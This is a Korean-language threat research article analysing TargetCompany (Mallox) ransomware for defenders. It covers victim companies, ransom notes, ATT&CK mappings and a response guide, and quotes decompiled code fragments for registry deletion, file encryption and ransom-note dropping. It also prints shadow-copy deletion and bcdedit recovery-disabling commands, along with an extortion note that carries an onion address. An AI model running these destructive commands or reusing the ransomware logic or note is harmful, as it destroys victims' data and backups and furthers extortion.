Research & Technique

타겟형 랜섬웨어의 공격(TargetCompany Ransomware)

■ 개요

랜섬웨어는 'Ransom'+'Software'의 합성어로 시스템 접근 제한, 내부 파일을 인질로 삼아 금전적인 이득을 취하려는 악성코드이다. 과거에는 불특정 다수를 공격했으나 보안 장비와 대응 능력이 향상되면서 공격자들 또한 환경에 맞춰 지능적으로 변하고 있다.

최근 특정 국가 및 주요 시설, 기업 등을 대상으로 타겟형 랜섬웨어 공격이 빈번히 이루어지고 있다. 그 중 특정 기업을 대상으로 제작되어 타겟형 공격이 이루어지고 있는 'TargetCompany' 랜섬웨어에 대해서 살펴보도록 한다.

■ TargetCompany Ransomware 란?

TargetCompany Ransomware는 특정 기업을 대상으로 각각의 랜섬노트[1]를 작성하여 배포하고, 데이터 암호화 시 변경되는 확장자를 해당 기업의 이름을 활용하는 특징을 가지고 있다. Mallox 랜섬웨어로도 알려져 있으며 Avast를 통해 Decryption Tool을 제공하면서 TargetComapnay Ransomware로 명명했다.


[1] 데이터를 암호화한 뒤 복구에 대한 대가로 금전적인 요구를 전달하는 안내문

이름	Mallox / TargetCompany
변경 확장자	.carone, .consultransom, .tohnichi, .artiis, .herrco, .mallox, .brg, .architek, .exploit, .avast 등 타겟 기업의 이름으로 변경
랜섬노트	 RECOVERY INFORMATION.txt / How to decrypt files.txt
바탕화면	변경 없음
암호화 알고리즘	ChaCha20
무료 복호화 툴	https://files.avast.com/files/decryptor/avast_decryptor_targetcompany64.exe https://files.avast.com/files/decryptor/avast_decryptor_targetcompany.exe
특징	타겟형, Raccine 무력화
ATT&CK Techniques	T1027 – Obfuscated Files of Information T1027.002 – Obfuscated Files or Information: Software Packing T1490 – Inhibit System Recovery T1112 – Modify Registry T1486 – Data Encrypted for Impact

[TargetCompany]


감염 후 배포되는 랜섬노트는 RECOVERY INFORMATION.txt, How to decrypt files.txt로 두 개의 타입이 존재하고 있다.

첫 번째로 RECOVERY INFORMATION.txt 파일명으로 랜섬노트를 생성하는 경우, <Mallox Ransom note> 형태로 사용하고 있다.



[Mallox Ransom note]

두 번째로 How to decrypt files.txt 파일명으로 랜섬노트를 생성하는 경우, <TargetCompany Ransom note> 형태로 랜섬노트 내부에 특정 기업들을 겨냥한 이름을 수정하여 사용한다.



[Mallox Ransom note]

현재까지 확인된 확장자는 다음 표와 같으며 해당 타겟과 Contact 이메일을 같이 확인할 수 있다. 특이점으로는 Avast에서 Decryption Tool 제공 후 공격자는 복수의 의미로 확장자를 '.avast'로 변경하도록 수정하여 배포한 이력이 확인되었으며 이는 Avast를 겨냥한 것으로 추측된다.

infosec


A.R.T.I.S	.artiis
TOHNICHI	.tohnichi
Carone and Company Inc	.carone
BRG Precision Products	.brg
Hellenic Recovery Recycling Corporation SA	.herrco
Architekturburo Ingenieurburo Joachim Schmidt	.architek
mallox@tutanota.com recohelper@cock.li mallox.israel@mailfence.com	.mallox .avast
consultransom@tutanota.com consultransom@protonmail.com	.consultransom
newexploit@tutanota.com	.exploit

[Target Company & Contact Email, Extension]

```
All files on Carone and Company Inc network have been encrypted due to insufficient security.
All files on TOHNICHI network have been encrypted due to insufficient security.
All files on A.R.T.I.S network have been encrypted due to insufficient security.
All files on Hellenic Recovery Recycling Corporation SA network have been encrypted due to insufficient security.
All files on BRG Precision Products network have been encrypted due to insufficient security.
All files on Architekturburo Ingenieurburo Joachim Schmidt network have been encrypted due to insufficient security.
```

[Ransom note의 첫 문장에 기입된 타겟]


암호화 해제를 위한 연락 방법으로 다크웹을 사용하거나 특정 Contact 메일을 통해 연락을 주고받는 것으로 보인다.



[TargetCompany contact 다크웹]

■ TargetCompany Ransomware 상세 분석

TargetCompany Ransomware 동작 흐름은 다음과 같다.



[TargetCompany 랜섬웨어 동작 흐름]

Step 1. 시스템 언어 확인

최초 실행 시 시스템 언어를 확인하여 카자흐스탄, 러시아, 벨라루스, 우크라이나, 타타르스탄 언어가 확인되면 프로그램을 종료한다.

```
UserDefaultLangID = GetUserDefaultLangID();
if ( UserDefaultLangID != 1049                  // 카자흐스탄
  && UserDefaultLangID != 1087                  // 러시아
  && UserDefaultLangID != 1059                  // 벨라루스
  && UserDefaultLangID != 1058                  // 우크라이나
  && UserDefaultLangID != 1092 )                // 타타르스탄
```

[시스템 언어 확인]

Step 2. 권한 상승

권한 상승을 위해 해당 프로세스에 SeTakeOwnershipPrivilege, SeDebugPrivilege 권한을 할당한다.

```
sub_4048CE(L"SeTakeOwnershipPrivilege");
sub_4048CE(L"SeDebugPrivilege");
```

[프로세스 권한 할당]

Step 3. 무력화 시도

step 1) 레지스트리 키에서 Raccine[2]을 무력화를 위해 Raccine 관련 키를 삭제한다. 또한 Image File Execution Options 관련 키를 삭제해 중요 도구들을 무력화한다.

```
SHDeleteKeyW(HKEY_CURRENT_USER, L"SOFTWARE\\Raccine");
SHDeleteKeyW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Raccine");
SHDeleteKeyW(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Services\\EventLog\\Application\\Raccine");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\vssadmin.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\wmic.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\wbadmin.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\bcdedit.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\powershell.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\diskshadow.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\net.exe");
return SHDeleteKeyW(
        HKEY_LOCAL_MACHINE,
        L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\taskkill.exe");
```

[레지스트리 키 삭제]

[2] 오픈소스 기반 랜섬웨어 백신

step 2) 윈도우 기반 백업 서비스인 볼륨 섀도 복사본을 무력화하기 위해 다음 명령어를 통해 삭제한다.

```
GetWindowsDirectoryW(Buffer, 0x104u);
lstrcatW(Buffer, L"\\sysnative\\vssadmin.exe");
lstrcpyW(String1, L" delete shadows /all /quiet");
return ShellExecuteW(0, L"open", Buffer, String1, 0, 0);
```

[모든 볼륨 섀도 복사본 삭제]

step 3) 다음 명령어를 통해 복구 환경 비활성화를 진행한다.

infosec

cmd /c bcdedit /set {{current}} bootstatuspolicy ignoreallfailures
cmd /c bcdedit /set {{current}} recoveryenabled no

[복구 환경 비활성화 명령어]

Step 4. 프로세스 종료

데이터베이스 관련 파일 암호화를 위해 특정 프로세스를 종료한다.

infosec

mysql.exe	fdlauncher.exe	fdhost.exe
ReportingServecesService.exe	msmdsrv.exe	MsDtsSrvr.exe
sqlwriter.exe	sqlservr.exe	ntdbsmgr.exe
oracle.exe	sqlserv.exe	

[프로세스 종료 목록]

Step 5. 암호화 제외 대상 확인

감염된 PC가 정상적으로 작동할 수 있도록, 특정 파일, 확장자, 폴더는 암호화에서 제외한다.

step 1) 암호화하기 전 파일명을 비교하여 특정 파일을 암호화 대상에서 제외한다.

infosec

debugLog.txt	autorun.inf	boot.ini
bootsect.bak	ntuser.dat.log	bootfont.bin
ntldr	ntuser.ini	iconcache.db
thumbs.db	ntuser.dat	desktop.ini

[암호화 제외 파일명 목록]

step 2) 암호화하기 전 확장자를 비교하여 특정 확장자를 암호화 대상에서 제외한다.

infosec

.themepack	.bin	.msp	.wpx	.deskthemepack
.diagpkg	.icns	.ani	.msc	.ico
.cmd	.msu	.diagcfg	.cab	.prf
.ocx	.theme	.scr	.mod	.diangcab
.adv	.386	.bat	.drv	.rom
.mpa	.key	.msi	.spl	.com
.hlp	.ics	.cpl	.lock	.cur
.hta	.dll	.nomedia	.sys	.rtp
.idx	.icl	.msstyles	.ps1	.lnk
.exe	.nls	.shs	.ldf	.carone

[암호화 제외 확장자 목록]

step 3) 폴더명을 비교한 후 다음 리스트를 포함하고 있으면 암호화 대상에서 제외한다.

infosec

Windows	Windows NT	WindowsPowerShell
Windows Microsoft.NET	windows.old	mozilla
$windows.~bt	boot	tor browser
application data	google	programdata
perflogs	appdata	intel
system volume information	$windows.~ws	msocache

[암호화 제외 폴더 목록]

Step 6. 랜섬노트 생성

모든 폴더에 'How to decrypt files.txt' 파일명으로 랜섬노트를 생성한다.

```
LogicalDrives = GetLogicalDrives();
Stream = 65;
TotalNumberOfBytes.HighPart = 26;
do
{
  if ( (LogicalDrives & 1) != 0 )
  {
    v8 = malloc(0x14u);
    v6(v8, 10, L"%c:\\", Stream);
    v9 = GetDriveTypeW(v8);
    if ( v9 == 4 || v9 == 2 || v9 == 3 )
    {
      v6(v8, 10, L"\\\\.\\%c:", Stream);
      sub_40463B(L"Starting %s iteration...\r\n", v8);
      TotalNumberOfFreeBytes.HighPart = CreateThread(0, 0, sub_405399, v8, 0, 0);// 랜섬노트 생성
      if ( !WaitForSingleObject(TotalNumberOfFreeBytes.HighPart, 0x3E8u) )
      {
        CloseHandle(TotalNumberOfFreeBytes.HighPart);
        sub_40463B(L"Failed to start NTFS enumeration. Starting FirstFindFileExW...\r\n");
        CreateThread(0, 0, sub_4050AA, v8, 0, 0);
      }
```

[랜섬노트 생성 로직]

How to decrypt files.txt - 메모장


파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
Your personal identifier: CAR8FNNCXM

All files on Carone and Company Inc network have been encrypted due to insufficient security.
The only way to quickly and reliably regain access to your files is to contact us.
The price depends on how fast you write to us.
In other cases, you risk losing your time and access to data. Usually time is much more valuable than money.

In addition to encryption, we downloaded 700 gb of data from your network, which, if we do not negotiate,
could fall into the hands of third parties and cause damage to your reputation.

FAQ
Q: How to contact us
A: * Download Tor Browser - https://www.torproject.org/
   * Open link in Tor Browser http://jnjorcburoayrwfrmnq3czngju76wdjyuyufqaep6joutvidohuh24ad.onion/contact
   * Follow the instructions on the website.

Q: What guarantees?
A: Before paying, we can decrypt several of your test files. Files should not contain valuable information.

Q: Can I decrypt my data for free or through intermediaries?
A: Use third party programs and intermediaries at your own risk. Third party software may cause permanent data loss.
   Decryption of your files with the help of third parties may cause increased price or you can become a victim of a scam.
```

[랜섬노트 내용]

Step 7. 파일 암호화

step 1) 랜섬노트 생성이 끝난 후 ChaCha20 알고리즘을 사용하기 위해 초기 키 스트림을 구성한다.



[ChaCha20 초기 키 스트림 구성]

step 2) ‘Step 5. 암호화 제외 대상 확인’ 단계에서 확인한 암호화 대상에서 제외된 파일 외 모든 파일에 대해 암호화를 진행한다.

step 3) 파일 암호화 후 원본 파일명에 ‘.carone’을 추가하여 이름을 변경한다.

```
{
  lpBuffer = malloc(v15);
  if ( lpBuffer )
  {
    for ( ; nNumberOfBytesToRead; --nNumberOfBytesToRead )
    {
      SetFilePointerEx(hFile, liDistanceToMove, 0, 0);
      ReadFile(hFile, lpBuffer, v28, &NumberOfBytesRead, 0);
      sub_4018EE(lpBuffer, lpBuffer, NumberOfBytesRead, v39);
      SetFilePointerEx(hFile, liDistanceToMove, 0, 0);
      WriteFile(hFile, lpBuffer, NumberOfBytesRead, &NumberOfBytesRead, 0);
      liDistanceToMove.QuadPart += v24;
    }
    goto LABEL_27;
  }
}
SetFilePointerEx(hFile, 0i64, 0, 2u);
v18 = hFile;
WriteFile(hFile, Buffer, 0x28u, &NumberOfBytesRead, 0);
WriteFile(v18, v40, 0x10u, &NumberOfBytesRead, 0);
WriteFile(v18, byte_420D94, 0x20u, &NumberOfBytesRead, 0);
CloseHandle(v18);
sub_40463B(L"File encrypted, trying to move... %s\r\n", lpFileName);
nNumberOfBytesToRead = lstrlenW(lpFileName);
v19 = lstrlenW(L".carone");
v20 = nNumberOfBytesToRead + v19 + 1;
v21 = malloc(2 * v20);
nNumberOfBytesToRead = v21;
if ( v21 )
{
  wnsprintfW(v21, v20, L"%s%s", lpFileName, L".carone");
  MoveFileW(lpFileName, nNumberOfBytesToRead);
  free(nNumberOfBytesToRead);
}
```

[파일 암호화 로직]

※ TargetCompany Ransomware Observables

infosec

Technique	Description
	Observable
Access Token Manipulation [T1134]	Privilege elevation.
	SeTakeOwnershipPrivilege, SeDebugPrivilege
Modify Registry [T1112]	Delete registry keys.
	HKCU₩₩Software₩₩Raccine HKLM₩₩Software₩₩Raccine HKLM₩₩SYSTEM₩₩CurrentControlSet₩₩Services₩₩Event Log₩₩Application₩₩Raccine HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩CurrentVersion₩₩Image File Execution Options₩₩vssadmin.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩CurrentVersion₩₩Image File Execution Options₩₩wmic.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩CurrentVersion₩₩Image File Execution Options₩₩wbadmin.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩CurrentVersion₩₩Image File Execution Options₩₩bcdedit.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩CurrentVersion₩₩Image File Execution Options₩₩powershell.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩CurrentVersion₩₩Image File Execution Options₩₩diskshadow.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩CurrentVersion₩₩Image File Execution Options₩₩net.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩CurrentVersion₩₩Image File Execution Options₩₩taskkill.exe
Inhibit System Recovery [T1490]	Delete volume shadow copy and recovery disable.
	vsaddmin.exe delete shadows /all /quiet cmd /c bcdedit /set {{current}} bootstatuspolicy ignoreallfailures cmd /c bcdedit /set {{current}} recoveryenabled no
Data Encrypted for Imapct [T1486]	File encryption.
	“File encrypted, trying to move… %s”

■ 랜섬웨어 대응 가이드

infosec

Step 1. 초동 조치
- 시스템에서 지블 및 복호화 관련하여 바탕화면이 변경되거나 알림을 주는 랜섬노트 (.txt, .html, .hta 형태의 파일 혹은 실행 파일을 통한 알림 등) 발견 시 캡쳐 혹은 파일 보관
- 랜섬웨어 피해 발생 사실을 내부 보안팀 및 조사 기관 등에 사고 접수
- 추가 확산 방지를 위한 감염된 시스템 네트워크 및 저장소 등 외부 연결 분리
- 시스템 종료 및 재부팅을 하지 말고 최대절전모드를 활용하여 시스템 정지

Step 2. 사고 대응, 사고 조사를 통해 침투 경로 파악을 통해 근본 원인 차단 및 후조치
- 동일 유형의 이메일을 파악하여 격리 조치, 다른 시스템에서 열람된 경우 해당 시스템 격리 조치
- 취약점을 통해 유입되었을 경우 해당 취약점에 대한 패치, 패치가 없는 경우 임시 조치 혹은 해당 프로그램 격리 및 미사용 가능한지 파악 후 조치
- 특정 URL을 통한 유입의 경우 해당 URL 블랙리스트 조치
- 백업 시스템이 있는 경우 해당 시스템을 통해 복구 조치

Step 3. 사고 대응, 사고 발생 후 상황이 종료된 뒤 후속 조치
- 백업 시스템이 없는 경우 적절한 수준의 시스템 검토 후 도입 필요
- 이중 백업 시스템 혹은 물리적으로 분리된 백업 시스템 도입 필요
- 사고 대응에 대한 프로세스가 없는 경우 프로세스를 수립하고 미흡한 점이 있는 경우 해당 프로세스를 개선 및 보완
- 기술적, 물리적 보안 장치에 대한 재설계 혹은 추가 도입 등 결정

■ 참고 사이트

- URL : https://www.pcrisk.com/removal-guides/23015-targetcompany-ransomware
- URL : https://twitter.com/fbgwls245/status/1493434130431823872
- URL : https://decoded.avast.io/threatresearch/decrypted-targetcompany-ransomware/